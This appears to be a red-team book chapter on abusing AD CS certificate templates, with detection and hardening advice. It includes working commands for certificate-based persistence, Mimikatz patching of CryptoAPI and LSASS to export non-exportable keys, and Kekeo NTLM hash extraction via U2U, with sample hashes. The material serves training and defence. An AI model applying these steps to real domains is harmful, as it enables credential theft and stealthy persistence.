
Appearance
Chapter 37: PKI - Certificate Templates
Introduction
If the Certificate Authority is the "engine" of a PKI, then certificate templates are the "blueprints." They define who can get a certificate, what that certificate can do, and how long it lasts. In the previous chapter, we talked about the catastrophic impact of compromising the CA itself. But in many cases, you don't need to break into the engine room to get what you want. You just need to find a blueprint that has been left lying around with the wrong permissions.
In my experience, the default "User" certificate template is one of the most reliable ways to gain persistence in a domain. Why? Because by default, AD CS allows any authenticated domain user to request a certificate that is valid for client authentication. Once you have this certificate, you have a legitimate, signed identity that survives password resets and MFA changes. It's a clean, quiet way to keep a foot in the door without needing to forge anything.
In this chapter, we're going to look at the architecture of certificate templates and how to enumerate them using native tools like certutil and PowerShell. We'll walk through the process of requesting a certificate via certreq, exporting it, and using it for PKINIT authentication. We'll also cover extracting NTLM hashes from certificates using the U2U technique. Finally, we'll discuss the detection signatures—like the mass enrollment of certificates—and the hardening steps you can take to ensure your templates aren't becoming an attacker's favorite persistence tool.
Technical Foundation: The Blueprint Logic
Certificate Template Architecture
Templates are stored in the Configuration partition of Active Directory. This means every domain controller in the forest knows about them, and they replicate across the entire forest.
Location: CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=...
Each template is an AD object with attributes that define its behavior:
| Attribute | Purpose |
|---|---|
pKIExtendedKeyUsage | Defines what the certificate can be used for (Client Auth, Server Auth, Code Signing, etc.) |
msPKI-Certificate-Name-Flag | Determines how the subject name is constructed |
msPKI-Enrollment-Flag | Controls enrollment behavior and requirements |
msPKI-Private-Key-Flag | Specifies private key handling (exportable, archive, etc.) |
msPKI-RA-Signature | Number of required enrollment agent signatures (0 = auto-issue) |
pKIExpirationPeriod | How long the certificate remains valid |
pKIOverlapPeriod | How early before expiration a renewal can occur |
The "User" Template Trap
The User template is included with every AD CS installation. It's designed for email encryption and client authentication, but it's also a persistence goldmine.
Why it matters:
- The EKU: It includes the Client Authentication (1.3.6.1.5.5.7.3.2) OID. This is exactly what we need for Kerberos PKINIT.
- The Permissions: By default, "Authenticated Users" or "Domain Users" have the "Enroll" permission. If you have a low-privilege shell, you can get a certificate.
- The Validity: It usually lasts for one year. That's 365 days of persistence from a single command.
- No Approval: The
msPKI-RA-Signatureattribute is typically 0, meaning the CA auto-issues without human review.
Certificate Stores in Windows
Microsoft stores certificates in what are called "stores," with each store serving a specific purpose. Understanding stores is critical for locating and exporting certificates.
System Store Types:
| System Store | Location | Description |
|---|---|---|
CURRENT_USER | HKEY_CURRENT_USER | Certificates for the current user (enrolled or imported) |
USER_GROUP_POLICY | User GPO | Certificates enrolled via GPO at logon |
LOCAL_MACHINE | HKEY_LOCAL_MACHINE | Computer-specific certificates |
LOCAL_MACHINE_GROUP_POLICY | Machine GPO | Certificates pushed via GPO at startup |
LOCAL_MACHINE_ENTERPRISE | Enterprise NTAuth | CA trust store for smart card logon |
CURRENT_SERVICE | Service context | Certificates for the current service account |
SERVICES | All services | Certificate stores for all services with certificates |
Common Store Names:
My- Personal certificatesRoot- Trusted root CAsCA- Intermediate CAsTrust- Trusted certificatesTrustedPublisher- Trusted publishers for code signing
Key Certificate Attributes
When examining a certificate with Mimikatz, these fields are critical for attack planning:
| Field | Significance |
|---|---|
Subject | The object the certificate was issued to |
Issuer | The CA that signed it (DN of the CA) |
Serial | Unique identifier for the certificate |
UPN | User Principal Name from the Subject Alternative Name (SAN) |
Validity | Start and end dates |
Provider | The cryptographic provider handling the keys |
Exportable key | Whether the private key can be exported |
Command Reference
Template Enumeration with certutil
The certutil.exe utility is a native Windows tool for certificate management. It's available on every Windows system and leaves minimal forensic traces.
Basic Template Enumeration:
cmd
certutil -CATemplatesThis lists every template the CA is currently offering along with who can enroll.

Parameters for certutil -CATemplates:
| Parameter | Description |
|---|---|
-config <CA> | Specify a particular CA (format: CAServer\CAName) |
-v | Verbose output with full security descriptors |
-user | Use user context (default) |
-mt | Display template information in machine context |
Additional certutil Commands:
| Command | Description |
|---|---|
certutil -dump | Display certificate details |
certutil -store My | List certificates in the personal store |
certutil -user -store My | List user certificates in personal store |
certutil -scinfo | List smart card certificates |
certutil -delkey -csp "provider" "container" | Delete a key container |
Template Enumeration with PowerShell
For more targeted enumeration, PowerShell allows us to query AD directly for templates with specific characteristics.
Find Templates Allowing Client Authentication Without Approval:
powershell
$configurationContainer = ([adsi] 'LDAP://RootDSE').Get('ConfigurationNamingContext')
$searcher = [adsisearcher]"(&(objectClass=pKICertificateTemplate)(msPKI-Enrollment-Flag:1.2.840.113556.1.4.804:=8)(|(pKIExtendedKeyUsage=1.3.6.1.5.5.7.3.2)(pKIExtendedKeyUsage=1.3.6.1.4.1.311.20.2.2)))"
$searcher.SearchRoot = [adsi]"LDAP://$configurationContainer"
$searcher.FindAll()
LDAP Filter Breakdown:
| Filter Component | Meaning |
|---|---|
objectClass=pKICertificateTemplate | Only certificate templates |
msPKI-Enrollment-Flag:1.2.840.113556.1.4.804:=8 | Auto-enrollment enabled |
pKIExtendedKeyUsage=1.3.6.1.5.5.7.3.2 | Client Authentication EKU |
pKIExtendedKeyUsage=1.3.6.1.4.1.311.20.2.2 | Smart Card Logon EKU |
Certificate Request with certreq
The certreq.exe utility handles certificate enrollment via RPC to the CA.
Request a User Certificate:
cmd
certreq -enroll -user -q User
Parameters for certreq:
| Parameter | Description |
|---|---|
-enroll | Submit an enrollment request |
-user | Use user context (vs. machine) |
-q | Quiet mode (no prompts) |
-config <CA> | Specify CA (format: CAServer\CAName) |
-attrib "CertificateTemplate:<name>" | Specify template by name |
-f | Force overwrite of existing certificate |
Successful Enrollment Output:
Active Directory Enrollment Policy
  {GUID}
  ldap:
The operation completed successfully.
RequestId = 5
CAServer.domain.com\CAName
Serial Number: <hex>
<thumbprint>
Key Container Name: <container>
    The requested certificate has been issued.
Mimikatz Certificate Commands
crypto::stores - List Certificate Stores
Parameters for crypto::stores:
| Parameter | Description |
|---|---|
/systemstore:<store> | System store to enumerate (default: CURRENT_USER) |
Valid System Store Values:
CURRENT_USERorCERT_SYSTEM_STORE_CURRENT_USERLOCAL_MACHINEorCERT_SYSTEM_STORE_LOCAL_MACHINELOCAL_MACHINE_ENTERPRISEorCERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISECURRENT_SERVICEorCERT_SYSTEM_STORE_CURRENT_SERVICESERVICESorCERT_SYSTEM_STORE_SERVICESUSERSorCERT_SYSTEM_STORE_USERSUSER_GROUP_POLICYorCERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICYLOCAL_MACHINE_GROUP_POLICYorCERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY
Example:
mimikatz # crypto::stores /systemstore:current_user
Asking for System Store 'current_user' (0x00010000)
 0. My
 1. Root
 2. Trust
 3. CA
 4. UserDS
 5. TrustedPublisher
 ...
crypto::certificates - List and Export Certificates
Parameters for crypto::certificates:
| Parameter | Description |
|---|---|
/systemstore:<store> | System store to use (default: CURRENT_USER) |
/store:<name> | Certificate store name (default: My) |
/export | Export certificates to files (DER for public, PFX for private) |
/silent | Abort if user interaction is required (important for smart cards!) |
/nokey | Don't attempt to access private key |
Example - List User Certificates:
mimikatz # crypto::certificates /systemstore:current_user /store:My
 * System Store  : 'current_user' (0x00010000)
 * Store         : 'My'

 0. Carlos Perez
    Subject  : DC=pvt, DC=acmelabs, CN=Users, CN=Carlos Perez
    Issuer   : DC=pvt, DC=acmelabs, CN=LabRootCA1
    Serial   : 090000000000a9b46a2843d1346c0900000018
    UPN      : cperez@acmelabs.pvt
    Hash SHA1: 59c372f91061180b220de263ce65ec6bc3d69e97
        Key Container  : cfd7846d7ec1ce69798715236c644571_...
        Provider       : Microsoft Enhanced Cryptographic Provider v1.0
        Exportable key : NO
Critical Tip: Always check for smart card presence with
crypto::scbefore listing certificates. If a smart card is present and you don't use/silent, a PIN prompt may appear and lock your agent.
Example - Export Certificates:
mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::certificates /export
crypto::capi - Patch CryptoAPI for Export
This command patches the local CryptoAPI providers in memory to allow exporting private keys marked as non-exportable.
No parameters - simply run:
mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched
Providers Affected (CryptoAPI-based):
- Microsoft Base Cryptographic Provider v1.0
- Microsoft Enhanced Cryptographic Provider v1.0
- Microsoft Strong Cryptographic Provider
- Microsoft Base Smart Card Crypto Provider
- Microsoft RSA SChannel Cryptographic Provider
- Microsoft Enhanced RSA and AES Cryptographic Provider
crypto::cng - Patch CNG for Export
For certificates using CNG (Cryptography API: Next Generation) providers, we need to patch the KeyIso service in LSASS.
Requirements:
- Debug privilege or SYSTEM context
- Write access to LSASS memory
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # crypto::cng
"KeyIso" service patched
Providers Affected (CNG-based):
- Microsoft Software Key Storage Provider
- Microsoft Smart Card Key Storage Provider
- Microsoft Platform Crypto Provider
IOC Alert: Patching CNG generates Event ID 4663 (Kernel Object Access) if auditing is enabled, and Sysmon will log LSASS access with PROCESS_VM_WRITE.
Kekeo Commands for Certificate Authentication
tgt::ask - Request TGT with Certificate
Parameters for tgt::ask:
| Parameter | Description |
|---|---|
/subject:<UPN> | UPN of the certificate to use |
/pfx:<file> | Path to PFX file containing certificate and private key |
/pfxpassword:<pass> | Password for the PFX file |
/caname:<CA> | CA name if using local store certificate |
/ptt | Pass the ticket (inject into current session) |
/domain:<FQDN> | Target domain |
/dc:<server> | Specific domain controller |
Example - TGT with User Template Certificate:
kekeo # tgt::ask /subject:user /ptt
Example - TGT with PFX File:
kekeo # tgt::ask /subject:alice@corp.acme.com /pfx:alice.pfx /ptttgt::pac - Extract NTLM Hash from Certificate
This is the U2U (User-to-User) technique. By requesting a service ticket to yourself using your certificate, the KDC includes your PAC (Privilege Attribute Certificate) which contains your NTLM hash.
Parameters for tgt::pac:
| Parameter | Description |
|---|---|
/subject:<UPN> | UPN of the certificate to use |
/cred | Extract credentials (NTLM hash) from PAC |
/pfx:<file> | Path to PFX file |
/pfxpassword:<pass> | Password for PFX |
/domain:<FQDN> | Target domain |
/dc:<server> | Specific domain controller |
Example:
kekeo # tgt::pac /subject:bthomas@acmelabs.pvt /cred
Realm        : acmelabs.pvt (acmelabs)
User         : bthomas@acmelabs.pvt (bthomas)
CName        : bthomas@acmelabs.pvt     [KRB_NT_ENTERPRISE_PRINCIPAL (10)]
SName        : krbtgt/acmelabs.pvt      [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : RSA
[kdc] name: SDDC01.acmelabs.pvt (auto)
[kdc] addr: 10.1.1.4 (auto)
  [0] NTLM
  NTLM: 7a118f7a2f2b34d61fa19b840b4f5203
Attack Scenarios
Scenario 1: The Redundant Access
I often use this during engagements to ensure I don't lose access if my primary C2 is discovered. Here's the workflow:
- Enumerate templates available to Domain Users
- Request User certificates for five or six different compromised accounts
- Export each certificate to PFX files
- Store them securely off the target network
Even if IT catches one compromised account and resets the password, I still have five other legitimate, signed identities waiting. Certificates survive password resets because PKINIT doesn't use the account's password at all.
Scenario 2: Credential Harvesting via U2U
Remember the U2U trick we covered in Chapter 35? You can use a certificate obtained from the "User" template to extract the account's NTLM hash. This allows you to perform an "offline password strength audit" (cracking) without ever having to touch LSASS or trigger an EDR alert for credential dumping.
The workflow:
- Request a User certificate:
certreq -enroll -user -q User - Use
tgt::pac /subject:user /credto extract the NTLM hash - Crack offline or use for Pass-the-Hash
Scenario 3: Template Abuse for Privilege Escalation (ESC1)
If you find a template where the subject name can be specified in the request (the ENROLLEE_SUPPLIES_SUBJECT flag is set), you can request a certificate for any user, including Domain Admins.
Detection:
powershell
# Find templates with ENROLLEE_SUPPLIES_SUBJECT
$config = ([adsi]'LDAP://RootDSE').Get('ConfigurationNamingContext')
$searcher = [adsisearcher]"(&(objectClass=pKICertificateTemplate)(msPKI-Certificate-Name-Flag:1.2.840.113556.1.4.804:=1))"
$searcher.SearchRoot = [adsi]"LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$config"
$searcher.FindAll() | ForEach-Object { $_.Properties.cn }
Detection - The SOC View
Certificate Issuance Monitoring
CA Event ID 4887 (Certificate Services issued a certificate): This is your primary indicator. Monitor this on your CA servers. Look for:
- Sudden spikes in issuance for the "User" template
- Certificates issued to service accounts that shouldn't have them
- Multiple certificates issued to the same user in a short window
Event ID 4886 (Certificate Services received a certificate request): Track who's requesting certificates.
Authentication Monitoring
Event ID 4768 (Kerberos TGT requested): Look for
PreAuthType 16(PKINIT). If a user who never uses a smart card suddenly starts authenticating with PKINIT, investigate.Event ID 4769 (Kerberos service ticket requested): After PKINIT authentication, monitor for unusual service access patterns.
Enumeration Detection
- LDAP Monitoring: Watch for LDAP queries targeting
pKICertificateTemplateobjects, especially from non-admin workstations. This indicates template reconnaissance.
Certificate Export Detection
Event ID 1006 (Microsoft-Windows-CertificateServicesClient-AutoEnrollment/Operational): Generated when certificates are enrolled via auto-enrollment or certreq.
Event ID 4663 (Object Access): If Kernel Object auditing is enabled, CNG patching will generate this event.
Sysmon Event ID 10 (Process Access): LSASS access with
PROCESS_VM_WRITEindicates CNG patching.
Defensive Strategies
Harden Enrollment ACLs: Remove "Authenticated Users" and "Domain Users" from the enrollment ACL of the User template. Create a specific security group for users who actually need these certificates.
Enable Manager Approval: For any template that allows Client Authentication, enable "CA certificate manager approval" (
msPKI-RA-Signature> 0). This forces human review before issuance.Reduce Validity Period: Change the User template validity from 1 year to 90 days or less. This shrinks the persistence window significantly.
Disable ENROLLEE_SUPPLIES_SUBJECT: Never allow requesters to specify their own subject name on templates with authentication EKUs. This is ESC1.
Monitor Template Modifications: Alert on changes to certificate templates via Event ID 4899 (Certificate Template Security changed).
Audit Certificate Enrollment: Enable auditing on your CAs and collect Event IDs 4886, 4887, 4888, and 4889.
Use Certify/PSPKI for Audits: Regularly scan your templates for misconfigurations using tools like Certify, Certipy, or the PSPKI PowerShell module.
Segment CA Servers: Treat your CA servers as Tier 0 assets, equivalent to domain controllers. Restrict administrative access severely.
Certificate Template Vulnerability Comparison
The security research community has cataloged several "Escalation Scenarios" (ESC) related to certificate templates:
| ESC | Name | Vulnerability | Exploitation |
|---|---|---|---|
| ESC1 | Misconfigured Certificate Templates | Template allows requesters to specify SAN | Request cert for DA, authenticate as them |
| ESC2 | Misconfigured Certificate Templates | Template has dangerous EKU (Any Purpose) | Request cert, use for any authentication |
| ESC3 | Misconfigured Enrollment Agent Templates | Enrollment agent + template allows impersonation | Request cert on behalf of any user |
| ESC4 | Vulnerable Certificate Template ACLs | Low-priv users can modify template | Modify template, then exploit via ESC1 |
| ESC7 | Vulnerable CA ACLs | Low-priv users have ManageCA rights | Take over CA configuration |
| ESC8 | NTLM Relay to AD CS HTTP Endpoints | Web enrollment vulnerable to relay | Relay machine account, get cert for DC |
Operational Considerations
Pre-Check for Smart Cards: Before running
crypto::certificates, always runcrypto::scto check for smart card readers. If one is present, use the/silentflag to avoid locking your agent with a PIN prompt.Certificate Persistence Timing: User certificates are valid for 1 year by default. Plan your engagement timeline accordingly. If the engagement extends beyond a year, you'll need to re-enroll.
Export Before You Lose Access: Always export certificates to PFX files immediately after enrollment. If you lose shell access, you lose the ability to use the certificate unless you've exported it.
CryptoAPI vs CNG: Check the Provider field in the certificate details. If it says "Microsoft Software Key Storage Provider" or any CNG provider, you'll need
crypto::cng(which touches LSASS). If it's a CryptoAPI provider, usecrypto::capi(less noisy).Clean Up After Yourself: In red team operations, consider whether you want to leave enrolled certificates. They can be traced back to your activities. However, deleting them also leaves logs.
PFX Password: When Mimikatz exports a PFX, the default password is
mimikatz. Change this for operational security.
Practical Lab Exercises
The Discovery: List all templates available on your lab CA using
certutil -CATemplates. Find one that allows Domain Users to enroll. Note the EKU and approval requirements.The Request: Use
certreq -enroll -user -q Userto get a certificate for your lab user. Verify it's in your store withcertutil -user -store My. Note the serial number and thumbprint.The Export:
- Run
crypto::capito patch the export restrictions - Run
crypto::certificates /exportto export to PFX - Move the PFX file to a safe location
- Run
The NTLM Harvest: Using Kekeo, run
tgt::pac /subject:user /credto extract the NTLM hash from your certificate. Compare with the hash in LSASS.The Pivot: Export that certificate to a PFX, move it to another machine, and use Kekeo to get a TGT with
tgt::ask /subject:user /pfx:user.pfx /ptt. Verify withklist.The Fix: Enable manager approval on the User template in your lab and try to enroll again. Note the "Pending" status and check the CA's pending requests queue.
The Template Hunt: Use PowerShell to find all templates with the ENROLLEE_SUPPLIES_SUBJECT flag. These are your ESC1 candidates.
Summary
Certificate templates are often the weakest link in a domain's PKI.
- Default templates like "User" are overly permissive and allow any domain user to obtain client authentication certificates.
certreqis a powerful, native tool for certificate enrollment that leaves minimal traces.certutiland PowerShell provide comprehensive enumeration of available templates and their permissions.- Persistence obtained through templates is highly resilient, surviving password resets and MFA changes for up to one year.
- U2U (tgt::pac) allows extraction of NTLM hashes from certificates without touching LSASS.
- ESC vulnerabilities (ESC1-ESC8) represent systematic weaknesses in AD CS deployments.
- Detection requires CA-level logging and monitoring for PKINIT authentication anomalies.
- Hardening requires restrictive ACLs, human approval workflows, and regular template audits.
Next: Chapter 38: PKI - MustinessPrevious: Chapter 36: PKI - Abusing Certificate Authorities